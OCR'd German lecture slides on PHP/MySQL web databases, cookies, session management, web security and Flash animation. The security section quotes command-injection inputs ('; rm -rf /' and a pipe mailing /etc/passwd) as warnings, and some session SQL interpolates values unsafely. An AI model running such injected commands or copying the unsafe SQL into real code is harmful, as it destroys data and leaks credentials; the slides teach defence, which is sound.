
Webseiten und Datenbanken

- man *könnte* die Daten server-seitig in Dateien ablegen, besser ist aber fast immer eine Datenbank
  - Shop- und Buchungssysteme, Content Management Systeme
- PHP bietet einfache Schnittstellen zu vielen Datenbanken
  - besonders beliebt, weil kostenlos: MySQL und PostgreSQL
- häufig im Bundle: MySQL

  LAMP / WAMP
  - Hauptnachteil: keine Unterstützung von Transaktionen mit MyISAM
    - wohl aber mit InnoDB- oder BerkeleyDB-Tabellen
  - PHP selbst benötigt nur den Datenbank-Server mysqld.exe
  - Front-End ist erforderlich für DB-Entwicklung und -Administration
    - sehr schön und kostenlos, aber nur für Windows: Ansgar Becker's **MySQL-Front** (http://www.mysqlfront.de/)
    - zur Not geht auch **phpMyAdmin**

      verlangt register_globals=On
    - sehr komfortabel durch QBE: Microsoft Access über **MyODBC**

Systemüberblick



SQL zur Erinnerung

- ganz primitiv: MySQL über die Kommandozeile
  - mysql.exe ist das mitgelieferte Kommandozeilen-Front-End
- \mysql\bin\mysql.exe
- use Reisebuero

```
SELECT Zimmerart, Kategorie FROM hotel;
UPDATE hotel SET Preis="150" WHERE Preis="116";
DELETE FROM hotel WHERE Ort="Alanya";
INSERT INTO zielflughafen SET Zielflughafen="Rom", Land="Italien";
```

HTTP-Method: GET, POST

- quit

MySQL-Schnittstelle in PHP

für jede DB eine andere Funktionsbibliothek ☹

- TCP/IP-Verbindung aufbauen
```
$Connection = mysql_connect("localhost:3306");
```
  - user und password könnten noch angegeben werden
- Datenbank auswählen (mysqld verwaltet evtl. mehrere)
```
mysql_select_db ("Reisebuero", $Connection);
```
- Ergebnistabelle abfragen oder SQL-Aktion ausführen
```
$Recordset = mysql_query ($Abfrage, $Connection);
```
- nächste Zeile aus Ergebnistabelle in Array übertragen
```
$Record = mysql_fetch_array($Recordset, MYSQL_ASSOC);
```
- alle Felder aller Datensätze abarbeiten
```
foreach($Record as $Name => $Wert) { ...}
```
- TCP/IP-Verbindung schliessen
```
mysql_close($Connection);
```


Mehrere Datensätze im selben Formular

- üblicherweise verwendet man die Feldnamen aus der DB als Elementnamen im Formular
  - kein Problem bei 1 Datensatz pro Formular
- mehrere Datensätze unterscheidbar durch Verkettung von Feldnamen mit Primärschlüsselwert

```
$PrimKey = $Records["ID"];
foreach($Records as $FeldName => $FeldWert) {
  ?>
    <input type="text" name="$FeldName$PrimKey"
                                    value="$FeldWert">
  <?php
}
```

- Auswerten mit Schleife über **`$Records`** (nicht **`$_POST`**)

Die Problematik

Proposed Standard RFC 2965 soll das beheben

- HTTP kennt keine Sessions
  - aufeinanderfolgende Request/Response-Aktionen sind unabhängig
  - jede neue Aktion erfolgt ohne Bezug auf vorhergehende Aktionen
- jeder Aufruf eines CGI-Skripts ist ein neuer Aufruf eines selbständigen Programms
  - CGI-Skripten können keine Daten über globale Variable austauschen oder in solchen retten
  - nur persistente Speicher sind brauchbar: Dateien / Datenbanken
- mehrere Aufrufe desselben Skripts können gleichzeitig ausgeführt werden
  - quasi-parallel, nebenläufig: Skript muß reentrant sein
  - Zugriff auf Dateien/Datenbanken muß als kritischer Abschnitt / Transaktion gesichert sein

Was ist eine Session ?

Datensicherheit ist eine separate Anforderung

- Eröffnung durch einen HTTP-Request
  - typischerweise "Login"
- Ausführung mehrerer Aktionen, die dieser Session zugeordnet sind
  - z.B. Ausfüllen mehrerer Formulare mit jeweils zugehöriger Rückantwort
  - involvierte CGI-Skripte müssen auf Sessiondaten zugreifen können (SessionID, User, User-bezogene Daten)
- Beenden durch einen HTTP-Request
  - typischerweise "Logout"
  - könnte vom Benutzer vergessen werden
- mehrere Sessions können gleichzeitig offen sein

SessionID

- wird vom Server beim Login generiert und beim Logout gelöscht
  - **eindeutig** soll verschiedene Benutzer unterscheiden
  - **zufällig** soll nicht erraten werden können
  - **kryptisch** verdeckt das Bildungsgesetz
  - **mit Erstellungs- oder Verfallszeitpunkt** falls ein Benutzer sich nicht abmeldet
- wird zwischen Server und Client hin- und hergereicht
  - in HTML-Datei (Formulardaten, href) oder HTTP-Header (Cookie, URL)

in jedem Fall leicht manipulierbar

- wird im Server bei jeder Seite verwendet, um den Benutzer zu identifizieren

SessionID als Cookie

- "Cookies" werden client-seitig (evtl. dauerhaft) gespeichert
  - sind einer bestimmten Website zugeordnet
  - können von Client und Server gelesen und geschrieben werden
- Cookies werden bisher gesetzt per Meta-Tag

```
<meta http-equiv="set-cookie" content=
  "Keksname=Wert;expires=friday, 31-dec-05 23:59:59 gmt;">
```

  - künftig vermutlich per HTTP-Header gemäß RFC 2965
  - oder auch temporär mit JavaScript über HTMLDocument:

```
document.cookie = "nochnKeks=xy";
```

- CGI kann Umgebungsvariable HTTP_COOKIE abfragen

```
HTTP_COOKIE=Keksname=Wert; nochnKeks=xy
```

- Problem: Benutzer kann Cookies abschalten
  - Server kann sich also nicht darauf verlassen und muß notfalls den Dienst verweigern

Cookies unter PHP

natürlich nicht nur für Sessionverwaltung

- Funktionsdeklaration

```
int setcookie (name [, value [, expire
                [, path [, domain [, secure]]]]])
```

- Cookie setzen
  - verfällt nach 1 Stunde

```
setcookie ("SessionID", $Wert, time()+3600);
```

- Cookie löschen
  - mit denselben Parametern wie beim Setzen !
  - Verfallszeit in der Vergangenheit bewirkt sofortiges Löschen

```
setcookie ("SessionID", "", time()-3600);
```

- Cookie-Wert auslesen

```
if (isset($HTTP_COOKIE_VARS["SessionID"]))
   $Wert = $HTTP_COOKIE_VARS["SessionID"];
```


SessionID ohne Cookies

- optimal bei HTML-**Formularen**
  - Server generiert verstecktes Formularelement

```
<input type="hidden"
       name="SessionID" value="xyz1234">
```

  - Client schickt dieses per GET sichtbar oder per POST unsichtbar zurück

- bei formular-losen HTML-Dateien über **Verweisziel**
  - Server generiert URL mit angehängtem Parameter

```
<a href="naechsteSeite.htm?SessionID=xyz1234">
```

  - Client schickt dieses per GET sichtbar zurück

3.7 Sessionverwaltung

PHP Sessionverwaltung

php.ini

- generiert und übermittelt SessionID — per Cookie oder URL
- sichert und restauriert persistente Variable — in Datei oder DB

- Session eröffnen (Login) bzw. restaurieren (Folgeseiten)
  - am Anfang des PHP-Programms: `session_start();`
- persistente Variable registrieren

```
session_register("Zustand");
```

- danach Zugriff auf persistente Variable


```
$HTTP_SESSION_VARS["Zustand"] = 5;
```

  - am Programmende werden persistente Variable autom. gesichert
- Session beenden (Logout)

```
session_destroy();
```


3.7 Sessionverwaltung

mit Datenbank



- SessionID beim Login festlegen
  - Zeitpunkt speichern für Timeout, falls kein Logout mehr erfolgt
- Zuordnung SessionID → Kunde in Datenbank speichern
- jeden personenbezogenen Zugriff ergänzen um

```
WHERE ... AND SessionID="$SessionID"
```

- übrigens: die Kunden sind keine Datenbank-User !
  - Apache/PHP agieren der DB gegenüber als User

3.7 Sessionverwaltung

SessionID und Datenbank

- beim Login

```
session_start();
$SessionID = session_id();
UPDATE Kunde SET SessionID="$SessionID";
```

- auf Folgeseiten

```
session_start();
$SessionID = session_id();
... WHERE ... AND SessionID="$SessionID";
```

- beim Logout

```
session_start();
$SessionID = session_id();
UPDATE Kunde SET SessionID=Null
       WHERE SessionID="$SessionID";
session_destroy();
```


3.8 Sicherheit

Daten aus Formularen

jeden Parameter strengstens kontrollieren !

- die Parameter müssen nicht im entferntesten dem erwarteten Format entsprechen !
  - vielleicht hat sie ein Hacker von Hand gemacht...
  - ein erwarteter Parameter fehlt
  - ein Parameter-Name enthält Sonderzeichen
- folgende Annahmen sind alle falsch:
  - der QUERY_STRING paßt in den Speicher
  - der QUERY_STRING erfüllt die HTTP-Spezifikation
  - QUERY_STRING-Felder entsprechen dem Formular
  - der Wert einer Auswahlliste ist einer der Listeneinträge
  - ein Eingabefeld sendet maximal so viele Zeichen, wie in maxlength festgelegt

→ Apache
→ PHP
→ Pro-gram-mie-rer

Systemaufrufe in CGI-Skripten

möglichst vermeiden !


- große Gefahr durch Ausführung von Systembefehlen mit Parametern aus einem Formular
  - durch unerwünschte Unix-Befehle innerhalb des Parameters
  - Unix-Befehl mit ; als 2. Befehl angehängt:
    `james; rm -rf /`
    statt Benutzername für `finger` löscht alle Dateien
  - mit | eine Pipe mit weiterem Unix-Befehl gebildet:
    `nospam@fasel.com|mail bla@fasel.com < /etc/passwd`
    statt eMail-Adresse versendet die Passwortdatei
- Systemaufrufe in CGI Skripten möglichst vermeiden
- alle Parameter, die an unumgänglichen Systemaufrufen beteiligt sind, besonders sorgfältig kontrollieren

Bildung von Dateinamen

- fest im Skript codierte Dateinamen sind unproblematisch
- Dateinamen aus Formularen, PATH_INFO und anderen Quellen sind verdächtig
  - auch Dateinamen, die aus solchen Bestandteilen gebildet werden
  - evtl. im Server gegen eine Liste von erlaubten Dateinamen prüfen
- in Dateinamen keine .. und keine shell-Steuerzeichen zulassen
  - in Dateinamen nur a..z, A..Z, 0..9, -, _ zulassen

3.8 Sicherheit

Zugriffsschutz



4.1 Autorensysteme

Begriff "Autorensystem"

- Autoren
  - konzentrieren sich auf die Inhalte, nicht auf die Realisierung
  - haben in der Regel keine Programmierkenntnisse
- Autorensystem
  - Anwendungs-Entwicklungsumgebung für Autoren
  - einfache Anwendungen ohne Programmierung
- Praxis in komplexeren Projekten
  - Autoren schreiben Storyboard und liefern Inhalte
  - Designer gestalten graphische Elemente
  - Programmierer implementieren kompliziertere Abläufe
  - Rapid Prototyping mit Autorensystem, Produkt dann in Java / C++


Flash, Director etc. sind eigentlich keine !


Alles aus einer Hand

Autorensysteme	Web-Technologie
Entwicklungsumgebung	
Flash, Director, ToolBook	HTMLEdit, GoLive, FrontPage
Dateiformat / "Standard"	
swf, dcr, tbk	html, js, css
Laufzeitsystem / Player	
Flash Player, Shockwave, ToolBook Runtime	Internet Explorer Netscape Navigator
gering / keine	**Kompatibilitätsprobleme** normal

Basis-Metaphern

- Buch aus Seiten — statische Darstellung
  - Click2Learn ToolBook
  - Web
- Film aus Filmbildern — dynamischer Ablauf
  - Macromedia Flash und Director
- Flußdiagramm organisiert Seiten
  - Macromedia Authorware (speziell für CBT)
- Erweiterungen gegenüber klassischen Medien
  - weitergehende Interaktionsmöglichkeiten, Hyperlinks
  - eingebettete multimediale Elemente, Webintegration





Click2Learn ToolBook

vormals Asymetrix

- historischer Werdegang
  - ursprünglich als komfortable Anwendungs-Entwicklungsumgebung für GUI gedacht
  - später zum Multimedia-Autorensystem ausgebaut
  - zielt mittlerweile primär auf CBT-Anwendungen (spezialisierte Schablonen, Kursverwaltung)
- nur verfügbar für Windows
  - Haupt-Hindernis für Erfolg: Designer arbeiten halt am Mac ...
- wird hier nicht behandelt; Materialien für Interessenten in DScript "Multimedia II", Abschnitt "Archiv"

Macromedia Director

- marktführendes Autorensystem für CD-ROM
  - fürs Web optimiert als "Shockwave"
  - Einbindung von Director-Filmen in HTML-Seiten
  - Netzfunktionen in CD-ROM basierender Anwendung

InHouse-Konkurrenz "Flash"

wichtig für Designer

- verfügbar für MacOS und Windows
  - fertige Anwendung plattformunabhängig (aber nicht Unix)
  - ToolBook dagegen nur für Windows
- schnelles und kompaktes Laufzeitsystem
  - schnelle Seitenumschaltung, flüssige Animationen
  - geringe Dateigröße

Flash: Charakterisierung

Situation im Web:
hohe Client-Rechenleistung,
niedrige Übertragungsraten

- Animationstool optimiert für's Web
  - Einbettung von Flash-Animationen in Webseiten
  - Zeitleiste ähnlich wie Director
- basiert auf 2D-Vektor-Grafik
  - geringe Dateigrößen, kurze Ladezeiten
  - Echtzeit-Rendering (⇨ Animationsrate)
  - vgl. Director: basiert auf 2D-Pixel-Grafik
- Interaktionsmöglichkeit per Skriptprogrammierung
  - ActionScript in Anlehnung an JavaScript
  - schlecht kapselbar
- modernere Benutzungsschnittstelle als Director
  - Windows-konform, Multi-Dokument, andockbare Fenster

"Veröffentlichen" des Endprodukts

- Normalfall: Integration des Films in eine Webseite
  - Flash Player als Plug-in oder ActiveX Control installiert

sehr kompakt
(376 kB)

```
<object
   classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
   codebase="http://download.macromedia.com/..."
   width="550" height="400">
     <param name="movie" value="MeinFilm.swf">
     <param name="quality" value="high">
</object>
```

nicht standard-konform: <embed>

- als "Projektor" (exe-Datei) mit eingebettetem Flash Player
- Export als Animated GIF, BMP-Sequenz, AVI, MOV
- mit Flash ActiveX-Control in allen ActiveX-Hosts
  - MS Office, DScript, ...

Film-Metapher

- Flash: Film
  - dynamischer Ablauf steht im Vordergrund
  - Gliederung: Szenen bestehend aus Filmbildern
  - Symbol ("Darsteller" in Director) erscheint in mehreren Filmbildern
- vgl. ToolBook: Buch
  - statische Informationssammlung, Gliederung in Seiten
  - Objekt ist immer einer Seite zugeordnet
- häufiger Fall: Emulation eines Buchs durch einen Film
  - jedes Filmbild ist eine Seite
  - der Film läuft nicht, sondern wird einzelbildweise umgeschaltet


so sieht es auch der Autor !

Organisation des Ablaufs

- Film (movie) ist Folge von Szenen
  - werden standardmäßig nacheinander abgespielt
  - Sprünge zwischen Szenen per ActionScript
- Szene (scene) ist zeitliche Folge von Bildern (frames)
  - (Film-)Bild nicht verwechseln mit Grafik oder Bitmap !
  - Film-Bild kann **ActionScript** tragen
- Szene ist Tiefenstaffelung von Ebenen
- visuelle Objekte werden in Raum (Ebene, Bildfläche) und Zeit (Film-Bild) platziert
- Bildrate ist statische Eigenschaft des Films
  - z.B. 12 BpS (Bilder pro Sekunde, englisch fps)
  - maximal 120 BpS; vgl. hierzu die Monitorfrequenz


Wiederverwendung von Objekten

- Objekte sind Instanzen, die auf Symbole verweisen
  - Objekte können animiert werden
  - Symbole werden in Bibliothek gespeichert
- Symbole können sich verhalten wie
  - Grafiken: Vektorgrafik, Bitmap, Text
  - Schaltflächen: 3 Grafiken für versch. Zustände
    - reagieren auf Mausereignisse
  - Filmsequenzen: eigene Zeitleiste
- Instanz verweist auf Symbol
  - zugeordnet zu einem/mehreren Bild(ern)
  - trägt zeitabhängige Eigenschaften: Größe, Position
  - mehrere Instanzen können auf dasselbe Symbol verweisen
  - Instanz kann mehrere **ActionScript**-Handler tragen



Beispiel-Struktur eines Films

Zeitleisten-Ansicht



Gestaltungselemente

- vorwiegend Vektorformen: Rechteck, Ellipse, Bezier-Splines
  - gefüllte Fläche (auch Farbverläufe) oder ungefüllter Rahmen
  - geglättete Kanten ("Qualität")
  - speicherplatzsparend für das Web
  - mächtiges Tool zur Bearbeitung integriert
  - auch Schaltflächen werden daraus gebaut

Stärke von Flash

- möglich, aber seltener: Bitmaps
- wenig Steuerelemente: Combobox, Radiobutton, Checkbox
  - nur ein Erscheinungsbild, nur Beschriftung variierbar
  - Flash-Anwendungen haben fast nie Standardbuttons; als Schaltflächen werden frei gestaltete Grafiken verwendet

als "Smart Filmsequenz"

Einbindung von Text

- statischer Text
  - gängige Textattribute
  - geglättet (anti-aliased)
  - wird als Vektorgrafik gespeichert
- dynamischer Text
  - kann zur Laufzeit aus Datenquelle gespeist werden
  - read-only für den Benutzer
  - wird in Variable abgebildet und per ActionScript manipuliert
- Texteingabe
  - Eingabefeld für Formulare
  - kann vom Benutzer geschrieben werden
  - wird in Variable abgebildet und per ActionScript manipuliert

Formen, Gruppen, Symbole

jede Ebene kann mehrere visuelle Objekte enthalten

- Formen: elementare visuelle Objekte, manuell gezeichnet oder importiert
  - Linien, Kreise, Rechtecke, Polygone, Textblöcke
    - Textblock: read only; Textfeld: Ein-/Ausgabe
  - sehr pfiffige Zeichenwerkzeuge mit automatischer Glättung von Kurven, Erkennung von Objekten, Zerlegung von Objekten in Teilobjekte, ...
- Gruppe faßt mehrere Formen zusammen
- Symbol ist eine Form oder eine Gruppe, die in der Bibliothek erscheint
  - mehrere Instanzen können darauf verweisen

Verhalten: Grafik

jedes visuelle Objekt kann eines von drei "Verhalten" zeigen:

Grafik, Schaltfläche, Filmsequenz

- rein passives Objekt
- reagiert nicht auf Ereignisse
- Eigenschaften können nicht per Aktion manipuliert werden
- ist typischerweise über Schlüsselbilder in der Zeitleiste animiert

Verhalten: Schaltfläche

- hat drei Zustände (Normal, Darüber, Gedrückt) mit zugeordneten Grafiken
  - Grafiken müssen nicht wie ein Button aussehen
  - kann für jeden Zustand einen Ereignis-Sound haben
- eine 4. Grafik (Aktiv) definiert den sensitiven Bereich
- Schaltflächeninstanzen dienen primär der Generierung von Mausereignissen
- im Autorenmodus separat aktivierbar
  - mit "Steuerung | Schaltflächen aktivieren"
  - richtiger Test am besten mit "Steuerung | Film testen"

Verhalten: Filmsequenz

- hat eigene Zeitleiste
- hat eigenen Laufzustand
  - Play / Stop / Position
  - übergeordneter Film kann angehalten sein und eingebettete Filmsequenz läuft weiter
    - Objekte mit komplexerem Verhalten als Schaltflächen (z.B. Pull-Down-Menüs) werden daher als Filmsequenz realisiert
- nur diese hat **manipulierbare Eigenschaften**
  - Position, Skalierung, Alpha, Sichtbarkeit, Drehung können per ActionScript geändert werden
- läuft nicht im Autorenmodus
  - erfordert "Steuerung | Film testen"

Programmierung mit ActionScript

- ActionScript jetzt *angelehnt* an JavaScript
  - immer noch allerlei Unterschiede
- auch ein DOM, aber ein anderes
  - auch andere Zugriffsmethoden als in HTML-DOM
- dialogbasierende Programmierumgebung
  - man braucht die Syntax nicht zu lernen
- Kapselung wird kaum unterstützt
  - nicht wirklich objektorientiert
  - keine Trennung von visuellem Objekt und programmierter Aktion (Director ist mit seinen Behaviors wesentlich weiter)
- Übersichts-Tool auch für Aktionen: Film-Explorer

Platzierung von Aktionen (Handlern)

- an **Schlüsselbildern**
  - implizit (nur 1 Ereignis): enterFrame
- an Instanzen von **Schaltflächen** für Mouse Events
  - press, release, releaseOutside, rollOver, rollOut, dragOver, dragOut
  - keyPress "a"
- an Instanzen von **Filmsequenzen** für onClipEvent
  - load, unload, enterFrame
  - mouseDown, mouseUp, mouseMove
  - keyDown, keyUp, data

Flash Generator Dynamic Server

- Anwendungen: Wetterkarte, Aktienkurse, personalisierte Grafiken, Diagramme aller Art
- Trennung von Design und Inhalt
- Grafiken werden unter Verwendung von Templates manuell mit Flash erstellt
  - Templates sind Platzhalter für Daten und definieren visuelles Abbild
- Dateninhalte werden aktuell aus Datenbank gelesen und füllen die Templates

Lineare Interpolation

- eine Instanz für den ganzen Bewegungspfad anlegen
  - "Bewegungs-Tween erstellen"
    - ein gezeichnetes Objekt wird automatisch zum Symbol, wenn es animiert wird
  - 2 oder mehr Bilder (frames) als Schlüsselbilder (keyframes) definieren
  - Objekt in jedem Schlüsselbild manuell platzieren
  - Zwischenwerte werden automatisch erzeugt
- interpolierbare Instanz-Attribute sind:
  - Position, Größe (skalieren), Rotation (drehen)
  - Helligkeit, Farbton, Transparenz (Alpha)
  - Form (ergibt einen Morphing-Effekt: Instanz, Bild, Tweening: Form)


Varianten von Instanzen

● symbolisiert ein Schlüsselbild = Parametersatz


- einzelnes Bild (frame)

- mehrere Bilder konstant
  - z.B. Hintergrundbild

- lineare Bewegung



- Polygonzug



Pfadanimation

- Erstellung nichtlinearer Bewegungspfade durch Verkopplung zweier Ebenen
  - Pfadebene
  - normale Objektebene
- Vorgehensweise
  - zusätzliche Pfadebene oberhalb der Objektebene einrichten
  - Linie / Splinekurve / Polygonzug in Pfadebenen zeichnen
  - Tween-Instanz mit 2 Schlüsselbildern in Objektebene anlegen
  - Objekt bei beiden Schlüsselbildern am Pfad "einrasten"

Bildanimation

2D Cel Animation

- verschiedene Bewegungsphasen eines Objekts als Filmsequenz zusammenfassen:
  - Einzelbilder der Bewegungsphasen in die Bibliothek importieren
  - neues Symbol mit Verhalten "Filmsequenz" anlegen
  - für jede Bewegungsphase ein eigenes Schlüsselbild erstellen
  - Bewegungsphasen mit Hilfe des Registrierpunkts ausrichten ("Zwiebelschicht" ist dabei hilfreich)
  - Dauer jeder Bewegungsphase festlegen (abhängig von Bildrate des Films)
- Platzierung der Filmschleife mit Hilfe von Instanzen
  - wie bisher für einfache Akteure
- Filmsequenzen können geschachtelt werden

Animationsprinzip

- jeder Animationsschritt durch ein Bild (frame) repräsentiert
  - Spalte in Zeitleisten-Ansicht, mit Symbol-Instanzen gefüllt
  - Animation "tabellarisch" beschrieben, nicht als Formel
- komfortable Hilfsmittel zur Animation von Objekten
  - allerdings keine abstrakte Beschreibung der Animation
    - erst Parametervorgabe, dann Ergebnis dynamisch testen
  - nachträgliche Änderung von Schlüsselbildern ist problemlos
- Anzahl Bilder = Dauer (Sek.) * zeitliche Auflösung (BpS)
  - flüssige Animationsszenen werden schnell recht lang
  - Änderung der zeitlichen Auflösung erfordert Neuplatzierung der Schlüsselbilder !

Grafik-Engine

vgl. Abschnitt "Ruckfreie Animation" in Multimedia I

- Doppelpufferung
  - Bildaufbau im Backbuffer, Darstellung des Frontbuffer
  - dann Austauschen von Back- und Frontbuffer
- nicht synchron mit dem Monitor

vgl. StudiTaxi

  - Bildrate beliebig wählbar, unabhängig von der Bildwiederholfrequenz des Monitors
  - Rucken durch
    - variable Standzeit einzelner Bilder
    - Rundungsfehler bei Platzierung im Pixelraster, falls Antialiasing abgeschaltet ist (Qualität=niedrig)
  - Mehrfachbilder bewegter Objekte wenn Bildrate < Monitorfrequenz


Viel Rechenleistung ist notwendig, aber längst nicht hinreichend !


Bedingungen flüssiger Animation

- Darstellung **kompletter** Bilder
  - Synchronisation des Bildwechsels
- **Standzeit** des Bildes entsprechend der Bewegungsphase
  - Normalfall: gleiche Standzeit für jedes Bild
  - Problem bei Abtastratenkonversion
- Bildrate = Monitorfrequenz
  - wichtig bei schneller weiträumiger Bewegung
  - Mehrfachbilder / Unschärfe bewegter Objekte wenn B < M
- **Rundungsfehler** bei Positionierung von Darstellern im Pixelraster vermeiden
  - spezielles Problem bei hart gestanzten 2D Animationen


Sequentieller Bildaufbau

- Wie wird eine Animation angezeigt ?
  - abstrakt: zeitdiskrete Folge von Bildern
  - konkreter: kontinuierlicher Strom von Pixeln
    - zeilenweise von links oben nach rechts unten
- Wo fließt der Pixelstrom ?
  - Empfangsteil ⇨ Fernsehbildschirm
  - Bildspeicher ⇨ Computermonitor
- Bestimmungsort der übertragenen Pixel






Zugriffe auf den Bildspeicher



- Lesen mit festem Timing (Grafikkarte)
- asynchrones Schreiben
  - 2 Bewegungsphasen im selben Bild
- synchrones Schreiben
  (Grafikkarte synchronisiert Anwendung)
  - illusorisch: komplett während Austastlücke (0,5 - 1,5 ms)
  - schwierig: voreilend während des aktiven Bildes



Videosynchrone Doppelpufferung

- Bildspeicher ist doppelt vorhanden
  - der eine wird dargestellt
  - der andere wird währenddessen aktualisiert

verfügbare Zeit: 1/Bildrate


- prinzipieller Ablauf:
  - FrontBuffer wird dargestellt
  - Anwendung baut neues Bild in BackBuffer auf
  - Anwendung ruft SwapBuffer auf
    - Front- und BackBuffer werden während der Austastlücke vertauscht
    - Anwendung wartet so lange

Konsequenz: bereits geringfügige Rechnerüberlastung **halbiert** die Bildrate

- Verwaltung durch Betriebssystem / Grafikbibliothek
  - OpenGL, DirectX

Varianten der Doppelpufferung

- Umschaltung der Startadresse
  - vorzugsweise für Vollbilddarstellung; extrem schnell
  - Objektakkumulation (vgl. graf. Bedienoberfläche) nicht möglich
- Kopieren mit HW-beschleunigtem Blocktransfer
  - besonders für Teilbereiche eines Desktops geeignet



Entstehung von Mehrfachbildern

- Beobachtung: bewegte Objekte sind zu sehen
  - doppelt bei Bildrate = 1/2 * Monitorfrequenz — 37.5 BpS, 75 Hz
